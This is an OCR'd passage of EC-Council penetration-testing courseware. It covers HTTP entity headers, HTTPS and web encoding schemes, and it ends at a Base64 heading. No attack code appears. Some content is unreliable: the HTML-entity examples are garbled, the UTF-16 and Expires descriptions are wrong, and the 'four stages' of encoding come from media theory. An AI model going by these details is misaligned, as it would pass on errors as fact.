
The entity header defines meta information about entity-body. If the HTTP message has no body, then it defines the resource identified by the request.

The following table shows various types of entity headers:

Entity header	Description
Allow	Lists valid methods that are used with the URL
Content-Encoding	It states the encoding scheme used
Content-Language	It states the language used
Content-Length	It states the length of the document
Content-Location	It states the document location
Content-MD5	It is used to supply the MD5 digest algorithms of the entity
Content-Range	It states the range of the document
Content-Type	It states the medium type
Expires	It gives the date and time of the content change
Last-modified	It gives the date and time of the last change

Table A.34: HTTP Entity Headers

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



An Overview to HTTPS Protocol

HTTPS (Hypertext Transfer Protocol over Secure Socket Layer) or HTTP over SSL is a secure version of HTTP. It is a communication protocol used for secure communication over the Internet. It uses Transport Layer Security or its predecessor, Secure Socket Layer, in order to encrypt and decrypt the connection between the web browser and website. HTTPS connections securely encrypt and decrypt all of the message in order to exchange sensitive information and to prevent unauthorized access.

HTTPS encrypts all the communications between the user browser and the website. It is used to protect the confidential information that is shared in online transactions like online shopping, online banking, etc. A padlock icon is displayed in the address bar in different web browsers such as internet explorer, Firefox and Google chrome to ensure that the HTTPS connection is in effect.





Figure A.221: Working of HTTPS Protocol

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Encoding and Decoding

Encoding and decoding plays an important role in web communication. Encoding converts the body of message into a specialized format for secure transmission. URL encoding, ASCII encoding, HTML encoding, Unicode encoding, etc., are the different encoding techniques used to encode message transmitted between the client and the server. Decoding means converting an encoded message back into the unencrypted original message. Different encoding schemes are employed for data to safely handle the unusual characters and binary data in the way you intend.

Encoding and decoding process consists of four different stages:

- **Production:** This is the initial stage of the process where the construction of the message starts. In this process various factors are involved.
- **Circulation:** This process is to see how an individual perceives messages, it may be visual or written message, how messages are circulated, how the audience receives them and put them into use.
- **Use:** Here, interpreting of a message takes place, where message is decoded into a meaningful discourse.
- **Reproduction:** This stage starts once the audience has interpreted a message and decoded its meaning. At this stage, you need to see whether individuals take actions after receiving a message.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure A.222: Process of Encoding and Decoding

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Encoding Techniques

ASCII

- ASCII, which stands for **American Standard Code for Information Interchange**, is a fixed length code for the numerical representation of the alphabet, numeric and punctuation characters

Unicode

- Unicode encoding encodes a character from any language or writing system
- Unicode encoding includes various encoding schemes like:
  - **UTF-8**: It uses 1 byte to represent first 128 code points which are ASCII characters and up to 4 byte for other characters
  - **UTF-16**: It uses 2 bytes for each characters but can only encode the first 65,536 code points
  - **UTF-32**: It uses 4 bytes for each characters

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Encoding Techniques (Cont'd)

HTML Encoding

- HTML encoding is used to represent different characters which can be used in HTML documents
- Characters like **<, >** are a part of HTML markup which can be used after HTML encoding
- There are two ways to HTML encode characters
  - HTML encoding provides different entities to represent characters that can be part of the markup

    Example: **> - >, < - <**
  - HTML encode any character using its ASCII code by prefixing it with &# and then using the ASCII decimal value, or prefixing it with &#x and using the ASCII hex value


    Example: **< - <, > - >**

Hex/ Base 16 Encoding

- In Hex encoding, the **hex value of each character** is used to represent the collection of all character
- In this encoding, each binary byte is represented with **2 character encoding**
- Example: Hex Coding of "**Hello**" can be represented as "**68656C6C6F**"

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Encoding Techniques

Discussed below are various encoding techniques:

- **ASCII**

  ASCII, which stands for American Standard Code for Information Interchange, is a fixed length code for the numerical representation of the alphabets, numeric values and punctuation characters. ASCII codes are used to represent data in many applications such as computers, telecommunication, etc.

- **Unicode**

  Unicode encoding encodes a character from any language or writing system. The Unicode encoding includes various encoding schemes like:

  - **UTF-8**: It uses 1 byte to represent first 128 code points which are ASCII characters and up to 4 byte for other characters. It is a variable-length encoding standard which uses each byte expressed in hexadecimal and preceded by the % prefix.
    - `%c2%a9`
    - `%e2%89%a0`
  - **UTF-16**: It uses 2 bytes for each characters but can only encode the first 65,536 code points. It replaces unusual Unicode characters with "`%u`" followed by the character's Unicode codepoint expressed in hexadecimal.
    - `%u2215 /`
  - **UTF-32**: It uses 4 bytes for each characters. For example, to represent character 'A' in UTF-32 encoding, you need to take its ASCII code 65 and represent it in a 32-bit binary number as given below:

    `00000000 00000000 00000000 01000001`

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **HTML Encoding**

  HTML encoding is used to represent different characters which can be used in HTML documents. HTML encoding replaces unusual characters with strings that an HTML can recognize, while the various characters define structure of the document. Characters like <, > are a part of HTML markup which can be used after HTML encoding. There are two ways to HTML encode characters

  - HTML encoding provides different entities to represent characters that can be part of the markup.

    Example: `> - >, < - <`

  - HTML encode any character using its ASCII code by prefixing it with &# and then using the ASCII decimal value, or prefixing it with &#x and using the ASCII hex value

    Example: `< - <, > - >`

- **Hex/ Base 16 Encoding**

  In Hex encoding, the hex value of each character is used to represent the collection of all characters. In this encoding, each binary byte is represented with 2 character encoding.

  Example: Hex Coding of "`Hello`" can be represented as "`68656C6C6F`"

- **URL Encoding**

  Web browsers/web servers permit URLs to contain only the printable characters of ASCII code that can be understood by them for addressing. URL/Percent encoding is a mechanism for encoding information in uniform resource identifier (URI) in specific situation. URL encoding is performed when the URL contains some printable ASCII characters with special meaning or you want to use characters outside the printable ASCII range. It is also used in submission of HTML form data in HTTP request. To apply URL encoding on a character, prefix its hex value with a %.

  Example: `% - %25, space - %20, tab - %09,  = - %3D`

- **Base64**

